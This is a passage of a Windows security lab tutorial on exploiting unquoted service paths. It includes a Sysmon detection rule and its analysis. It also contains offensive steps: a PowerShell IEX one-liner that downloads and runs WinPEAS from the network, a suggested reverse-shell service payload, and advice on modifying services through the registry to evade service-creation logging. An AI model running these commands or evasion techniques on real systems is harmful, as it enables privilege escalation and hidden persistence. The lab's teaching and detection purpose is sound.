

When we download this and run this on our Windows machine you'll see it popping a message box:
When we drop this Metasploit exe payload (renamed to Vulnerable.exe) in C:\MyPrograms and restart the service, you'll see the service will fail to start up and won't show a messagebox.

IMPORTANT: Be aware of this - a
regular execan't be used as a service, and additionally the service won't be able to interact with the desktop (session 0 isolation), so amessageboxorcmd/PowerShellwindow won't show up.
So instead, we would need to create a service payload that doesn't interact with the desktop. For example, a reverse shell payload that will connect back to our Kali machine when the service starts.
5. DETECTION
NOTE: Your EDR probably logs (some of) these. If you want to log more DLLs and don't want to blow up your SIEM - make a Sysmon rule that excludes DLLs from system32 and other Windows system folders. However, be aware that this can generate a lot of noise and potentially miss some malicious activity if not carefully managed.
The Sysmon rule below is designed to catch this attack scenario:
- Attacker places malicious executable in a writable directory (e.g.,
C:\MyPrograms\Vulnerable.exe) - Service has unquoted path like
C:\MyPrograms\Vulnerable Service\VulnService.exe - Windows misparses the path and executes
C:\MyPrograms\Vulnerable.exeinstead - Malicious executable runs with service privileges (High integrity)
- Sysmon detects: High integrity process + suspicious location + service parent
Tailored SYSMON CONFIG:
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <RuleGroup name="" groupRelation="or">
      <ProcessCreate onmatch="include">
        <!-- Detect unquoted service path abuse -->
        <Rule name="UnquotedServicePathAbuse" groupRelation="and">
          <!-- Process creation event -->
          <IntegrityLevel condition="is">High</IntegrityLevel>
          <!-- Look for processes running from common writable directories -->
          <Image condition="contains any">C:\MyPrograms\;C:\Program Files\;C:\Users\;C:\ProgramData\;C:\Temp\;C:\Windows\Temp\</Image>
          <!-- Exclude legitimate system processes -->
          <Image condition="excludes all">C:\Windows\System32\;C:\Windows\SysWOW64\</Image>
          <!-- Look for service-related parent processes -->
          <ParentImage condition="is">C:\Windows\System32\services.exe</ParentImage>
        </Rule>
      </ProcessCreate>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
Sysmon Rule Analysis: Unquoted Service Path Abuse Detection
This Sysmon configuration is specifically crafted to detect unquoted service path abuse. Here's how it works:
Rule Structure
<Rule name="UnquotedServicePathAbuse" groupRelation="and">
The rule uses groupRelation="and", meaning ALL conditions must be met simultaneously for an alert to trigger.
Condition Breakdown
1. Integrity Level Check
<IntegrityLevel condition="is">High</IntegrityLevel>
- Purpose: Detects processes running with High integrity (Administrator privileges)
- Why this matters: Unquoted service path exploitation results in the malicious executable running with the same privileges as the service (often SYSTEM or Administrator)
2. Suspicious Location Detection
<Image condition="contains any">C:\MyPrograms\;C:\Program Files\;C:\Users\;C:\ProgramData\;C:\Temp\;C:\Windows\Temp\</Image>
- Purpose: Looks for executables running from commonly writable directories
- Key directories monitored:
C:\MyPrograms\- Custom application folders (often user-writable)C:\Program Files\- Standard program installation directoryC:\Users\- User profile directoriesC:\ProgramData\- Shared application data (hidden folder)C:\Temp\andC:\Windows\Temp\- Temporary directories
3. System Process Exclusion
<Image condition="excludes all">C:\Windows\System32\;C:\Windows\SysWOW64\</Image>
- Purpose: Excludes legitimate system processes to reduce false positives
- Logic: Legitimate Windows services typically run from system directories - this attack assumes the adversary is running under
non-privileged user context.
4. Service Parent Process
<ParentImage condition="is">C:\Windows\System32\services.exe</ParentImage>
- Purpose: Confirms the process was spawned by the Windows Service Control Manager
- Critical insight:
services.exeis the parent process for all Windows services
Why This Rule is Effective
- Low false positives: The combination of all four conditions makes it highly specific
- Catches privilege escalation: Focuses on High integrity processes in writable locations
- Service-specific: Only triggers for processes spawned by services.exe
- Covers common attack vectors: Monitors typical directories used in unquoted service path attacks
This is a tactical detection rule that specifically targets the unquoted service path vulnerability demonstrated in the lab, making it an excellent example of how you can implement effective monitoring for privilege escalation attacks (if your EDR logs the required events, you can add this).
6. ENUMERATING UNQUOTED SERVICE PATHS WITH WINPEAS
WinPEAS is a popular post-exploitation enumeration tool that can help identify potential privilege escalation vectors, including unquoted service paths.
When an adversary runs WinPEAS as a regular unprivileged user by opening a command prompt and starting a PowerShell console with your student (unprivileged user) account, you will see the following:
runas /user:student powershell.exe
From the new PowerShell window (running with regular user permissions), the adversary can execute WinPEAS in memory by using IEX (Invoke-Expression):
powershell "IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1')"

WinPEAS will check for a ton of misconfigurations, system info, updates installed and so on. Scrolling down you see the following:

The results that come back show 3 services with an unquoted service path. However, we need 2 additional conditions in order to exploit this:
- The parent folder that hosts the service executable has to allow a regular user to have
writepermissions - The PATH needs to have
spacesin it
We can see in our lab that the WindowsAzureGuest agent has an unquoted service path. However, it doesn't comply with the latter 2 conditions needed to execute.
The VulnService service however does comply with all 3 conditions, and we can exploit this to escalate our privileges to the Threatadmin user, which is a local administrator on this machine.
IMPORTANT: We achieve not only
Privilege Escalation, but alsoCode-ExecutionandPersistence!!!
7. ALTERNATIVE EVASION - MODIFYING A SERVICE THROUGH REGISTRY ENTRIES
Every service created or running on a Windows system can be found in the registry - you can even modify a service without needing sc.exe, which bypasses a lot of detections (relying on API calls made by sc.exe) such as event ID 7045 (service creation). MEDR (Microsoft Endpoint Detection and Response) does NOT log ALL registry events, only a subset of about 500 or so -

Sysmon event IDs 12, 13 and 14 log these events, and can serve as an add-on to your EDR when it's not logging registry events.
| Event ID | Event Type | Description | Detection Analysis | Red Team Impact |
|---|---|---|---|---|
| 12 | Registry Create/Delete | Logs creation or deletion of registry keys/values, useful for autostart or malware persistence monitoring. | Detection Risk: Moderate. C# tools modifying registry (e.g., for persistence via Microsoft.Win32) trigger this. Forensic Impact: Exposes persistence mechanisms, aiding forensic analysis. | Impact on C#: Red teams must minimize registry writes or use in-memory persistence to evade detection. |
| 13 | Registry Value Set | Logs modifications to registry values (DWORD/QWORD types). | Detection Risk: Moderate. Similar to Event 12, C# tools setting registry values (e.g., via Registry.SetValue) are logged. Forensic Impact: Reveals configuration changes, critical for tracing C# persistence. | Impact on C#: Avoid registry modifications in C# tools to maintain stealth, favoring memory-based techniques. |
| 14 | Registry Rename | Logs renaming of registry keys or values. | Detection Risk: Low. Rare in C# attacks unless manipulating registry for persistence. Forensic Impact: Limited unless C# tools rename keys (e.g., to hide persistence). | Impact on C#: Minimal impact, as registry renaming is uncommon in fileless attacks. |
The adversary can simply modify an existing service, using reg.exe instead of sc.exe - this will not trigger event ID 7045 (service creation) - but will trigger Sysmon event ID 12 (registry value set). Administrator privileges are still required to modify a service, and the path to the service executable must be writable by the user, but we can point the service to any malicious executable we want.

- ImagePath: Location of the service executable
- Type: 0x10 = service that runs in its own process
- Start: 2 = automatic
- ErrorControl: 1 = Normal (log error and continue)
- ObjectName: specifies the account under which the service runs
You can clearly see the modification made to the service below - this is just to demonstrate how services can be abused by threat actors (remember you need admin privileges for this). Abusing services is a typical persistence mechanism. In a real life scenario the threat actor would change the ImagePath to a malicious service executable for example.

We have set up the lab so that the
VulnServiceservice is running withThreatadminprivileges, so when we exploit this unquoted service path vulnerability, we'll escalate our privileges toThreatadmin!
Let's continue to the next lab where we'll use Havoc to get a foothold on our Windows machine, and then exploit this unquoted service path vulnerability to escalate our privileges to Threatadmin!